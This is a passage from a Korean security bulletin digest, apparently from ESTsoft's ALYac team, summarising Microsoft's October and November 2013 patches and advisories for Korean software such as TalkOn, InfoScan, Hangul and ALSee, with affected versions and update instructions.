- **Windows RT**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

Internet Explorer 누적 보안 업데이트(2879017)

이 보안 업데이트는 Internet Explorer의 공개된 취약점 1건과 비공개로 보고된 취약점 9건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점(2870008)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 7건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 사용자가 OpenType 또는 TrueType 글꼴 파일이 포함된 공유 콘텐츠를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점을 악용한 공격자는 영향을 받는 시스템에 대해 완벽히 제어할 수 있습니다.

.NET Framework의 취약점으로 인한 원격 코드 실행 문제점(2878890)

이 보안 업데이트는 Microsoft .NET Framework에 대해 비공개적으로 보고된 취약점 2건과 공개된 취약점 1건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 XBAP 응용 프로그램을 인스턴스화할 수 있는 브라우저를 통해 특수하게 조작된 OpenType 글꼴(OTF)이 포함된 웹 사이트를 방문하는 경우 원격 코드 실행이 허용될 수 있습니다.

Windows 공용 컨트롤 라이브러리의 취약점으로 인한 원격 코드실행 문제점(2864058)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 영향을 받는 시스템에서 실행되는 ASP.NET 웹 응용 프로그램으로 특수하게 조작된 웹 요청을 보내는 경우 원격 코드 실행이 허용될 수 있습니다. 공격자는 인증 없이 이 취약점을 악용하여 임의 코드를 실행할 수 있습니다.

Microsoft SharePoint Server의 취약점으로 인한 원격 코드 실행문제점(2885089)

이 보안 업데이트는 Microsoft Office 서버 소프트웨어에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 영향을 받는 버전의 Microsoft SharePoint Server, Microsoft Office Services 또는 Web Apps에서 특수하게 조작된 Office 파일을 여는 경우 원격 코드 실행이 허용될 수 있습니다.

Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점(2885080)

이 보안 업데이트는 Microsoft Office에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 취약점으로 인해 사용자가 영향을 받는 Microsoft Excel 버전 또는 영향을 받는 기타 Microsoft Office 소프트웨어에서 특수하게 조작된 Office 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(2885084)

이 보안 업데이트는 Microsoft Office에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 취약점으로 인해 영향을 받는 Microsoft Word 또는 영향을 받는 기타 Microsoft Office 소프트웨어에서 특수하게 조작된 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Silverlight의 취약점으로 인한 정보 유출 문제점(2890788)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Silverlight의 취약점을 해결합니다. 공격자가 취약점을 악용할 수 있는 특수하게 조작된 Silverlight 응용 프로그램을 포함한 웹 사이트를 호스팅하고 사용자가 웹 사이트를 보도록 유도하는 경우 이 취약점으로 인해 정보가 유출될 수 있습니다. 공격자는 사용자가 제공한 콘텐츠가 광고를 허용하거나 호스팅하는 웹 사이트와 공격에 노출된 웹 사이트를 이용할 수도 있습니다. 이러한 웹 사이트에는 이 취약점을 악용할 수 있도록 특수하게 조작된 콘텐츠가 포함될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다. 배너 광고에서 특수하

게 조작된 웹 콘텐츠를 표시하거나 웹 콘텐츠를 전달하는 다른 방법을 사용하여 영향을 받는 시스템에 대한 공격을 시도할 수도 있습니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-oct
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-oct

• Microsoft 11월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Windows 그래픽 장치 인터페이스의 취약점으로 인한 원격 코드 실행 문제, ActiveX 킬(Kill) 비트 누적 보안 업데이트, Microsoft Office의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 11월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
- **Windows RT**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

Internet Explorer 누적 보안 업데이트(2888505)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 10건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows 그래픽 장치 인터페이스의 취약점으로 인한 원격 코드 실행 문제점(2876331)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 WordPad에서 특수하게 조작된 Windows Write 파일을 보거나

열 경우 원격 코드 실행이 발생할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

ActiveX 킬(Kill) 비트 누적 보안 업데이트(2900986)

이 보안 업데이트는 현재 악용되고 있는 비공개적으로 보고된 취약점 1건을 해결합니다. InformationCardSigninHelper Class ActiveX 컨트롤에 취약점이 존재합니다. 이 취약점으로 인해 사용자가 Internet Explorer를 사용하여 ActiveX 컨트롤의 인스턴스를 만드는 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 발생할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(2885093)

이 보안 업데이트는 Microsoft Office에서 발견되어 비공개적으로 보고된 취약점 3건을해결합니다. 취약점으로 인해 영향을 받는 Microsoft Office 소프트웨어 버전에서 특수하게 조작된 WordPerfect 문서 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Hyper-V의 취약점으로 인한 권한 상승 문제점(2893986)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 기존의 실행 중인 가상 컴퓨터에서 하이퍼바이저로 Hypercall의 특수하게 조작된 함수 매개 변수를 전달할 경우 권한 상승이 허용될 수 있습니다. 또한 이 취약점으로 인해 공격자가 기존의 실행 중인 가상 컴퓨터에서 하이퍼바이저로 Hypercall의 특수하게 조작된 함수 매개 변수를 전달할 경우 Hyper-V 호스트에서 서비스 거부가 발생할 수 있습니다.

Windows Ancillary Function Driver의 취약점으로 인한 정보 유출 문제점(2875783)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 영향을 받는 시스템에 로컬 사용자로 로그온하고 시스템에서 더 높은 권한을 가진 계정으로부터 정보를 얻을 수 있도록 설계된 특수하게 조작된 응용 프로그램을 실행할 경우 정보 유출이 발생할 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Microsoft Outlook의 취약점으로 인한 정보 유출 문제점(2894514)

이 보안 업데이트는 Microsoft Outlook의 공개된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 영향을 받는 Microsoft Outlook 에디션에서 특수하게 조작된 전자 메일 메시지를 열거나 미리 볼 때 정보가 유출될 수 있습니다. 이 취약점 악용에 성공한 공격자는

대상 시스템 및 대상 시스템과 네트워크를 공유하는 다른 시스템에서 IP 주소 및 열린 TCP 포트와 같은 시스템 정보를 확인할 수 있습니다.

디지털 서명의 취약점으로 인한 서비스 거부 문제점(2868626)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 영향을 받는 웹 서비스가 특수하게 조작된 X.509 인증서를 처리할 때 서비스 거부가 발생할 수 있습니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-nov
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-nov

• 토크온 원격코드실행 취약점 보안 업데이트 권고

<해당제품>

토크온 1.0.8.2 및 이전버전


SK커뮤니케이션즈社의 음성채팅 프로그램인 토크온에서 원격코드실행이 가능한 취약점이 발견됨

공격자가 특수하게 제작한 문자열을 대화방을 통해 상대방에게 전송할 경우, 악성코드에 감염될 수 있음
낮은 버전의 토크온 사용자는 악성코드 감염으로 인한 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

<해결방법>

취약한 토크온 버전 사용자
- 토크온 홈페이지에 방문하여 최신 버전을 설치하거나 자동 업데이트 기능을 이용하여 업그레이드

※ 구 버전 토크온 실행 시 자동 업그레이드 수행



<참고사이트>

http://talkon.nate.com/service.html

• 한국모바일인증 인포스캔 원격코드 실행 취약점

<해당제품>

한국모바일인증 인포스캔 2.0.9 및 이전 버전

한국모바일인증社의 개인 정보보호 프로그램인 인포스캔 설치에 관련된 KMC WebManager(ActiveX 방식)에 원격코드 실행이 가능한 취약점이 발견됨.

취약한 버전의 인포스캔 사용자가 해커가 특수하게 제작한 웹페이지를 방문할 경우, 악성코드에 감염될 수 있음

<해결방법>

인포스캔 프로그램 업데이트하거나 취약한 버전의 KMC WebManager 삭제

- 인포스캔을 2.0.10 이상 버전으로 업데이트
- KMC WebManager 삭제 : 모바일인증社에서 제공하는 삭제 프로그램 실행

• 아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 워드프로세서인 아래한글에서 임의 코드실행이 가능한 취약점이 발견됨

아래한글 보안 취약점을 악용하여 문서파일로 위장한 악성코드가 발견되어, 낮은 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고

공격자는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)를 열어보도록 유도하여 임의코드를 실행시킬 수 있음

<해결방법>

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 아래 버전으로 업데이트

- 다운로드 경로 : http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

<한컴오피스 2010 SE+>

한컴오피스 2010 SE+ 공통요소 8.5.8.1463 및 이상 버전

한글 2010 SE+ 8.5.8.1388 및 이상 버전

한쇼 2010 SE+ 8.5.8.1451 및 이상 버전

한셀 2010 SE+ 8.5.8.1306 및 이상 버전

<한글과컴퓨터 오피스 2007>

한글과컴퓨터 오피스 공통 요소 : 7.5.12.677 및 이상 버전

한/글 2007 : 7.5.12.677 및 이상 버전

슬라이드 : 7.5.12.885 및 이상 버전

넥셀 : 7.5.12.741 및 이상 버전

한글과컴퓨터 자동 업데이트를 통해 한글 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

<참고사이트>

http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

• MS 그래픽 컴포넌트 원격코드 실행 취약점 주의 권고

<해당제품>

- Windows Vista 서비스 팩
- Windows Vista x64 Edition 서비스 팩 2
- Windows Server 2008 for 32-bit Systems 서비스 팩 2
- Windows Server 2008 for x64-based Systems 서비스 팩 2
- Windows Server 2008 for Itanium-based Systems 서비스 팩 2
- Microsoft Office 2003 서비스 팩 3
- Microsoft Office 2007 서비스 팩 3
- Microsoft Office 2010 서비스 팩 1 (32-bit editions)
- Microsoft Office 2010 서비스 팩 2 (32-bit editions)
- Microsoft Office 2010 서비스 팩 1 (64-bit editions)
- Microsoft Office 2010 서비스 팩 2 (64-bit editions)
- Microsoft Office Compatibility Pack 서비스 팩 3
- Microsoft Lync 2010 (32-bit)
- Microsoft Lync 2010 (64-bit)
- Microsoft Lync 2010 Attendee
- Microsoft Lync 2013 (32-bit)
- Microsoft Lync Basic 2013 (32-bit)
- Microsoft Lync 2013 (64-bit)
- Microsoft Lync Basic 2013 (64-bit)

마이크로소프트社의 윈도우, 오피스, 링크 제품에서 원격코드 실행이 가능한 신규 취약점이 발견됨

사용자는 공격자가 특수하게 제작한 TIFF 이미지 파일이 삽입된 오피스 문서, 이메일, 웹페이지 등을 열람할 경우, 악성코드에 감염될 수 있음

해당 취약점에 대한 보안 업데이트는 아직 발표되지 않았으며, 취약점을 악용한 공격 시도가 확인되어 사용자의 주의가 특히 요구됨

※ TIFF(Tagged Image File Format) : 앨더스社 와 마이크로소프트社가 공동 개발한 래스터 화상 파일 형식

해당 시스템

<해결방법>

취약점으로 인한 위협을 경감시키기 위해 다음의 조치를 취할 수 있음

- 마이크로소프트社에서 제공하는 Fix it 51004(좌측 아이콘)를 다운로드 후 실행

Enable this Fix it	Disable this Fix it
Fix this problem	Fix this problem
Microsoft Fix it 51004	Microsoft Fix it 51005

취약점으로 인한 위협을 경감시키기 위해 다음의 조치를 취할 수 있음

※ 해당 Fix it은 보안 업데이트를 대체할 수는 없으며, 보안 업데이트 발표 시 반드시 보안 업데이트를 적용해야함

※ Fix it 적용을 해제하기 위해서는 Microsoft Fix it 51005(우측 아이콘)을 다운로드 후 실행

- 출처가 불분명한 문서파일, 이메일 등을 열어보지 않음
- 사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화

<참고사이트>

http://technet.microsoft.com/en-us/security/advisory/2896666
https://support.microsoft.com/kb/2896666

• 알씨 임의코드실행 취약점 보안 업데이트 권고

<해당제품>

알씨 v7.0 및 이전 버전

이스트소프트社의 알씨 프로그램에서 외부 라이브러리 LEADTOOL에 의한 임의코드실행 취약점이 발견되었습니다.
낮은 버전의 알씨 사용자는 악성코드 감염으로 인해 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

알씨에서 사용하는 외부이미지 라이브러리인 LEADTOOL에서 발생하는 취약점.
공격자가 특수하게 제작한 TIF포맷 이미지 파일(.TIF)을 취약한 버전의 알씨 사용자가 열람할 경우, 악성코드에 감염될 수 있습니다.
LEADTOOL 라이브러리를 사용하는 다른 이미지 뷰어에서도 동일한 취약점이 발생하므로 주의가 요구되며, 알씨에서는 해당 라이브러리의 취약점을 해결하는 패치를 자체 적용하였습니다.

<해결방법>

취약한 알씨 버전 사용자

알툴즈 홈페이지에 방문하여 알씨 7.01 이상 버전을 설치하거나 자동 업데이트 기능을 이용하여 업그레이드

※ 자동 업데이트 : 메뉴 → 파일 → 온라인 업데이트

<참고사이트>

http://www.altools.co.kr/Download/ALSee.aspx

Contact us...

㈜이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr